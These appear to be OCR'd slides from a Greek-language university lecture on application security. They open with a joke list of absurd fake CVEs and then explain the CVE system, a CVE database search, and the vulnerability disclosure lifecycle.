

Διάλεξη #5 - Application Security and Review



LEAKED LIST OF MAJOR 2018 SECURITY VULNERABILITIES

CVE-2018-?????	APPLE PRODUCTS CRASH WHEN DISPLAYING CERTAIN TELUGU OR BENGALI LETTER COMBINATIONS.
CVE-2018-?????	AN ATTACKER CAN USE A TIMING ATTACK TO EXPLOIT A RACE CONDITION IN GARBAGE COLLECTION TO EXTRACT A LIMITED NUMBER OF BITS FROM THE WIKIPEDIA ARTICLE ON CLAUDE SHANNON.
CVE-2018-?????	AT THE CAFE ON THIRD STREET, THE POST-IT NOTE WITH THE WIFI PASSWORD IS VISIBLE FROM THE SIDEWALK.
CVE-2018-?????	A REMOTE ATTACKER CAN INJECT ARBITRARY TEXT INTO PUBLIC-FACING PAGES VIA THE COMMENTS BOX.
CVE-2018-?????	MYSQL SERVER 5.5.45 SECRETLY RUNS TWO PARALLEL DATABASES FOR PEOPLE WHO SAY "S-Q-L" AND "SEQUEL."
CVE-2018-?????	A FLAW IN SOME x86 CPUs COULD ALLOW A ROOT USER TO DE-ESCALATE TO NORMAL ACCOUNT PRIVILEGES.
CVE-2018-?????	APPLE PRODUCTS CATCH FIRE WHEN DISPLAYING EMOJI WITH DIACRITICS.
CVE-2018-?????	AN OVERSIGHT IN THE RULES ALLOWS A DOG TO JOIN A BASKETBALL TEAM.
CVE-2018-?????	HASKELL ISN'T SIDE-EFFECT-FREE AFTER ALL; THE EFFECTS ARE ALL JUST CONCENTRATED IN THIS ONE COMPUTER IN MISSOURI THAT NO ONE'S CHECKED ON IN A WHILE.
CVE-2018-?????	NOBODY REALLY KNOWS HOW HYPERVISORS WORK.
CVE-2018-?????	CRITICAL: UNDER LINUX 3.14.8 ON SYSTEM/390 IN A UTC+14 TIME ZONE, A LOCAL USER COULD POTENTIALLY USE A BUFFER OVERFLOW TO CHANGE ANOTHER USER'S DEFAULT SYSTEM CLOCK FROM 12-HOUR TO 24-HOUR.
CVE-2018-?????	x86 HAS WAY TOO MANY INSTRUCTIONS.
CVE-2018-?????	NUMPY 1.8.0 CAN FACTOR PRIMES IN O(LOG N) TIME AND MUST BE QUIETLY DEPRECATED BEFORE ANYONE NOTICES.
CVE-2018-?????	APPLE PRODUCTS GRANT REMOTE ACCESS IF YOU SEND THEM WORDS THAT BREAK THE "I BEFORE E" RULE.
CVE-2018-?????	SKYLAKE x86 CHIPS CAN BE PRIED FROM THEIR SOCKETS USING CERTAIN FLATHEAD SCREWDRIVERS.
CVE-2018-?????	APPARENTLY LINUS TORVALDS CAN BE BRIBED PRETTY EASILY.
CVE-2018-?????	AN ATTACKER CAN EXECUTE MALICIOUS CODE ON THEIR OWN MACHINE AND NO ONE CAN STOP THEM.
CVE-2018-?????	APPLE PRODUCTS EXECUTE ANY CODE PRINTED OVER A PHOTO OF A DOG WITH A SADDLE AND A BABY RIDING IT.
CVE-2018-?????	UNDER RARE CIRCUMSTANCES, A FLAW IN SOME VERSIONS OF WINDOWS COULD ALLOW FLASH TO BE INSTALLED.
CVE-2018-?????	TURNS OUT THE CLOUD IS JUST OTHER PEOPLE'S COMPUTERS.
CVE-2018-?????	A FLAW IN MITRE'S CVE DATABASE ALLOWS ARBITRARY CODE INSERTION. [~~CLICK HERE FOR CHEAP VIAGRA~~]

Huge thank you to David Brumley from Carnegie Mellon University for the guidance and content input while developing this class



Ανακοινώσεις / Διευκρινίσεις


- Η Εργασία #0 και το Μπόνους #0 κλείνουν σήμερα. Μην το ξεχάσουμε!

Την Προηγούμενη Φορά

- x86 Fundamentals continued
- Variadic Functions
- Format String Attacks

Σήμερα

- CVE, CWE, CVSS
- Application Security Today
- Format String Attacks continued



CVE, CWE, CVSS and a Challenge


Common Vulnerabilities & Exposures (CVE) - Τι είναι;

The **Common Vulnerabilities and Exposures** (**CVE**) system provides a reference method for publicly known information-security vulnerabilities and exposures.[1]

https://en.wikipedia.org/wiki/Common_Vulnerabilities_and_Exposures

In other words, a set of IDs that uniquely identify a specific well-known vulnerability


https://cve.mitre.org/cve/search_cve_list.html





There are **14721** CVE Records that match your search.

Name	Description
CVE-2024-3250	** RESERVED ** This candidate has been reserved by an organization or individual that will use it when announcing a new security problem. When the candidate has been publicized, the details for this candidate will be provided.
CVE-2024-3249	** RESERVED ** This candidate has been reserved by an organization or individual that will use it when announcing a new security problem. When the candidate has been publicized, the details for this candidate will be provided.
CVE-2024-3248	In Xpdf 4.05 (and earlier), a PDF object loop in the attachments leads to infinite recursion and a stack overflow.
CVE-2024-3247	In Xpdf 4.05 (and earlier), a PDF object loop in an object stream leads to infinite recursion and a stack overflow.


Vulnerability Lifecycle


The Lifecycle of a Vulnerability
Systems and Software Deployment
Stage 1 DISCOVERY
Stage 2 COORDINATION
Stage 3 MITIGATION
Stage 4 MANAGEMENT
Stage 5 LESSONS LEARNED
Vulnerability Discovered
Exploit Created (0-Day)
PRIVATE (Unknown)
VEP*
12 - 15 Days
PRIVATE (Coordinated)
SOFTWARE (CVE)
CVE Placeholder
Patch / Fix and CVE Created (Internal Only)
90 Days +/-
Vendor Coordination
Asset Owner Coordination
7, 21, 45 Days +/-
Exploit Reported
Timeline to Fix
Mitigation Discovered (Internal Only)
SYSTEMS (CWE)
PUBLIC
Software Patch Released
Full CVE Released
Fix / Action for Systems Mitigation Released
Validation of Mitigation
Final Validation of Successful Mitigation
Mitigation Deployment Implemented
Re-validation of Unsuccessful Mitigation
Document Mitigation Strategies
Trend Analysis
Inter-organizational Information Sharing of Vulnerability mitigation
Staff Training
*Vulnerabilities Equity Program
VULNERABILITY DISCLOSURE PROGRAM (VDP)





1
DISCOVER
A person or organization discovers a new vulnerability
2
REPORT
Discoverer reports a vulnerability to a CVE Program participant
3
REQUEST
CVE Program participant requests a CVE Identifier (CVE ID)
4
RESERVE
CVE ID is now reserved
5
SUBMIT
CVE Program participant submits the details
6
PUBLISH
The CVE record is available for download and viewing by the public

Several Thousand of CVEs reported per year

